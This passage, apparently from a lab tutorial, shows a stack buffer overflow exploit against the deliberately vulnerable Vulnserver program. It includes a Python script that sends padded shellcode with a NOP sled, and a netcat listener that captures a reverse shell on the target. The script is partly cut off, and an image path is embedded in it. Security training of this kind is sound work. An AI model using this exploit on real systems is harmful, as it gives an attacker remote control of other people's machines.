"\x08\xcf\xad\x83\x73\x4b\x6a\x70\x7d\x52\xff\xcc\x59\x44\x39"
```


Once you hit *"Enter,"* it will generate a payload. We need to copy and use it in our python script.

Open up the python script with any text editor and declare a variable like *"overflow"* or anything you like, and then paste the payload.

Next, we have to add this variable of payload into the *"shellcode"* variable by providing a few (*"\x90"* no operation) paddings.

Ex: *(shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow).*

We use this type of padding to make sure that nothing is interfering between the jump command and our payload.

```
#!/usr/bin/python

import sys, socket


overflow =
"\xb8\x7b\x93\x7a\x2d\xdb\xce\xd9\x74\x24\xf4\x5d\x29\xc9\xb1\x52\x83\xc5\x04\x31\x45\x0e\x03\x3e\x

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 42 + overflow

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```

After everything is complete, save the script and run it against the target machine. Before executing the script, make sure that the *"vulnserver"* software is running as administrator on the target machine.



Finally, we can start a netcat listener to capture the reverse shell connection, and send our exploit buffer to the application by executing the python script we created.

***Ex:** (**root@kali**:~# nc -nvlp 4444).*

```
root@root:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.4] 49483
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop\vulnserver>whoami
whoami
iewin7\ieuser

C:\Users\IEUser\Desktop\vulnserver>dir
dir
 Volume in drive C is Windows 7
 Volume Serial Number is 3C9E-098B

 Directory of C:\Users\IEUser\Desktop\vulnserver

03/12/2020  10:29 AM    <DIR>          .
03/12/2020  10:29 AM    <DIR>          ..
11/19/2010  05:46 PM            16,601 essfunc.dll
11/19/2010  05:46 PM             1,501 LICENSE.TXT
11/19/2010  05:46 PM             3,255 README.TXT
03/12/2020  04:39 AM    <DIR>          Source
11/19/2010  07:57 PM            29,624 vulnserver.exe
               4 File(s)         50,981 bytes
               3 Dir(s)  24,990,904,320 bytes free

C:\Users\IEUser\Desktop\vulnserver>
```

As you can see in the screenshot above, once the python script is executed, you will receive the reverse shell connection and will have full control over the target machine.